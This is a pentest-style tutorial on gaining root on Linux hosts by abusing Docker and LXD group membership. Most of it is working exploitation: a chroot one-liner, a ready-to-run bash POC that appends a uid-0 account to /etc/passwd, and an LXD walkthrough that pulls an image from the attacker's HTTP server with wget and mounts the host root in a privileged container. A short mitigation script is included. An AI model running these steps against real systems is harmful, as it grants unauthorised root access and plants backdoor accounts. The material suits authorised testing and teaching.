¶ Docker abuse
Quick and dirty. If you're in the Docker group:
docker run -v /:/mnt --rm -it bash chroot /mnt sh
¶ 1- Quick Definitions
What is Docker ?
Docker is a tool designed to make it easier to create, deploy, and run applications by using containers. Containers allow a developer to package up an application with all of the parts it needs, such as libraries and other dependencies, and deploy it as one package.

What are containers ?
Containers are an abstraction at the app layer that packages code and dependencies together. Multiple containers can run on the same machine and share the OS kernel with other containers, each running as isolated processes in user space.
What is a VM ?
Virtual machines (VMs) are an abstraction of physical hardware turning one server into many servers. The hypervisor allows multiple VMs to run on a single machine. Each VM includes a full copy of an operating system, the application, necessary binaries and libraries.
¶ 2- Real Facts
¶ How does it work ?
A container is run from an image. An image is built using a Dockerfile. Here are some usefull commands:
Docker Hub:
By default connected to the Docker Hub, a place which contains base images you can use to run a container.
Run a container:docker run -di --name flast101 alpine:latest
-d: detach
-i: interactive
Connect to an interactive container with a shell:docker exec -ti flast101 sh
-t: terminal
-i: interactive
Run to an interactive container with a shell:docker run --name flast101 alpine:latest sh
-t: terminal
-i: interactive
List containers:docker ps -a
remove a container:docker rm -f flast101
Create image from the Dockerfile:docker build -t myimage:version .
List images:docker images
Remove imagedocker image rm flast101:v1.0
¶ Key points to understand:
- By default, any machine container is run with root privileges (ie. you have root privileges inside the container). It means that any user (by default, any member of the “docker” group) who has access to the Docker Daemon has root privileges in the container.
- Sometimes you will want to remove a container and rerun it because you updated the image (or changed the Dockerfile). If you need to remove a container, data changes you made are not persistent. We usually mount a host directory to access persistent data from the container.
For example for a web site example, you will run a container using the following command if you want to run a nginx server:
docker run -tid -p 8080:80 -v /srv/data/nginx/:/usr/share/nginx/html/ --name flast101 nginx:latest
/srv/data/nginx/ is host directory to be shared. In this case, it contains the pages of your web site.
/usr/share/nginx/html/ is the target directory in the container where the files are used.
That’s great ! Your site contents are persistent, you can modify them independently from the web server, and you can update and maintain the web server without affecting the web site content. An (almost) perfect wolrd.
Now, let’s suppose you are the admin and you want John to be able to run a container for whatever reason. You add John in the “docker” group or give him the ability to run docker as a sudoer. Fine, John can handle the web site or any other application you want him to run/maintain.
But what if John runs a container using this command: docker run -tid -v /etc/:/mnt/ --name flast101 ubuntu:latest bash
This is where security problems arise: he can easily read and write the /etc/shadow file, and he can also create a new root user by entering it directly in the /etc/passwd file… WTF are you doing John !? ;-)
¶ 3- GTFOBins
If you like pentest and CTF, you know GTFOBins. If you don’t, you should take a look.
GTFOBins is a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions.
There are some inputs about Docker here:

Let’s take a look to the command used to to get an interactive shell:docker run -v /:/mnt --rm -it alpine chroot /mnt sh
The container is based on Alpine, a lightweight linux distribution, and the root directory “/” is accessible in the “/mnt” directory. It also spawns a shell and if you type “id” you will see you are granted with root privileges… although you are still in the container, not in the host machine.
But hey, if you are trying to get the root flag in a CTF, you have it.
¶ 4- Exploiting The Vulnerability
Now we know everything about this, what should I do to exploit it properly ?
1. Check if the active user can run the Docker daemon
If you can not run it, you will get something like this:

2. Prepare a new root user.
The plan is to create a new root user by entering it directly in the /etc/passwd file.
With openssl, I can generate a password hashed with md5crypt which is valid in Linux. I choose a user $rootname with the password $passw and the salt $salt to generate the password hash. These will be variables in the script but with real values it should look like this:
user@linux:~$ openssl passwd -1 -salt evil newrootpass
$1$evil$eu2ySQGNgNghQm4ASTnKa.
3. Prepare a file new_account that contains the line I want to add to /etc/passwd on the host machine.
This line will look like this:
user@linux:~$ cat new_account
newroot:$1$evil$eu2ySQGNgNghQm4ASTnKa.:0:0:root:/root:/bin/bash
4. Run the container with a volume mounted making both the file new_account and /etc/passwd accessible from the container:
docker run -tid -v /:/mnt/ --name flast101 alpine
5. Execute a bash command in the container that will add the new root user to the /etc/passwd file:
docker exec -ti flast101 sh -c "cat /mnt/tmp/new_account >> /mnt/etc/passwd"
6. Remove the new_account file and login as root to the host.
¶ 5- POC Script
Requirements:
- Access to a shell on the target with a user that can run Docker.
- The target should have either an internet connection or an image installed in Docker. Use
docker imagesto check and change the “alpine” image accordingly. If there is no image go to https://hub.docker.com to get one (tar.gz file with its Dockerfile) and upload it on the target in your working directory.
Now let’s put this down in a bash script:
#!/bin/bash

docker_test=$( docker ps | grep "CONTAINER ID" | cut -d " " -f 1-2 )

if [ $(id -u) -eq 0 ]; then
    echo "The user islready root. Have fun ;-)"
    exit

elif [ "$docker_test" == "CONTAINER ID" ]; then
    echo 'Please write down your new root credentials.'
    read -p 'Choose a root user name: ' rootname
    read -s -p 'Choose a root password: ' passw
    hpass=$(openssl passwd -1 -salt mysalt $passw)

    echo -e "$rootname:$hpass:0:0:root:/root:/bin/bash" > new_account
    mv new_account /tmp/new_account
    docker run -tid -v /:/mnt/ --name flast101.github.io alpine # CHANGE THIS IF NEEDED
    docker exec -ti flast101.github.io sh -c "cat /mnt/tmp/new_account >> /mnt/etc/passwd"
    sleep 1; echo '...'

    echo 'Success! Root user ready. Enter your password to login as root:'
    docker rm -f flast101.github.io
    docker image rm alpine
    rm /tmp/new_account
    su $rootname

else echo "Your account does not have permission to execute docker or docker is not running, aborting..."
    exit

fi
Example:

¶ 6- Mitigation
I could read here and there that you “should not use the docker group”. This is just wrong. We just saw that it is not a matter of group, and moreover, in any organization you will need other accounts than root to be able to run docker. As usual, the first thing to do is simply apply the principle of least privilege (PoLP), starting with allowing as few people as possible to run docker. Then, isolating docker from your host machine is essential.

The principle is to create a user whose uid is unlikely to be used. Then have the docker daemon use it for launching containers.
Docker proposes an official documentation to realise this mitigation.
Here is a short script based on this documentation that will help you mitigate this vulnerability:
#!/bin/bash

groupadd -g 99999 dockremap &&
useradd -u 99999 -g dockremap -s /bin/false dockremap &&
echo "dockremap:99999:65536" >> /etc/subuid &&
echo "dockremap:99999:65536" >>/etc/subgid

echo "
  {
   \"userns-remap\": \"default\"
  }
" > /etc/docker/daemon.json

systemctl daemon-reload && systemctl restart docker
Example:
By default, the process is run as root in the container:

Applying the mitigation, we can get rid of this problem. The user “dockremap” is now running the process:
Stay curious !
¶ LXD Privilege escalation
¶ Identifying the Vulnerability
The common ways to find the current user’s groups such as the “groups” command can be used to identify whether this vulnerability exists on the target host:

Automated enumeration tools such as LinPEAS can also be used to identify the current user’s groups:

In this specific case, the LXD group is assigned, meaning the current user has access to create system containers as root.
¶ Exploitation
The easiest way to exploit this misconfiguration is to build an image of Alpine, a lightweight Linux distribution, and start it using the security.privileged=true flag, forcing the container to interact as root with the host filesystem and therefore allowing to read/write/execute root-level files.
The first step is to clone and install the following GitHub repository on the Kali host, which is an image of Alpine Linux specifically designed for LXC/LXD containers:
git clone https://github.com/saghul/lxd-alpine-builder
cd lxd-alpine-builder/
sudo ./build-alpine

If during this the build an error comes up, that could mean the mirrors used are not valid. Simply edit the rootfs/usr/share/alpine-mirrors/MIRRORS.txt file and remove all of the mirrors apart from the first one:

The next step is to transfer the image in .tar.gz format to the target host, this can be done using the Python Simple HTTP Server on the Kali host and Wget on the victim host, or one of the techniques outlined in this cheat sheet.
#Setup HTTP server to host the image
sudo python -m SimpleHTTPServer 80
#Download the image remotely using Wget
wget http://X.X.X.X/alpine-vX.XX-1686-XXXXXXXX_XXXX.tar.gz

The next step is to import the image using the LXC command-line tool. It’s important doing this from YOUR HOME directory on the victim machine, or it might fail.
lxc image import ./alpine.tar.gz --alias myimage 
As suggested by LXC, before actually using the image it should be initialized and its storage pool should be configured. The default selections will work just fine:
lxd init

The image can then be run using the run the security.privileged flag set to true, which will grant the current user unconditioned root access to it:
lxc init myimage mycontainer -c security.privileged=true 
The next step is to mount the root folder the container, under /mnt/root:
lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true 
The last thing to do is to start the container and to use the “exec” lxc command to execute a command from it, in this case an sh shell:
lxc start mycontainer
lxc exec mycontainer /bin/sh

This has granted a root-privilege shell on the target system.
Alternatively, this automated exploit can do the heavy lifting: https://github.com/initstring/lxd_root.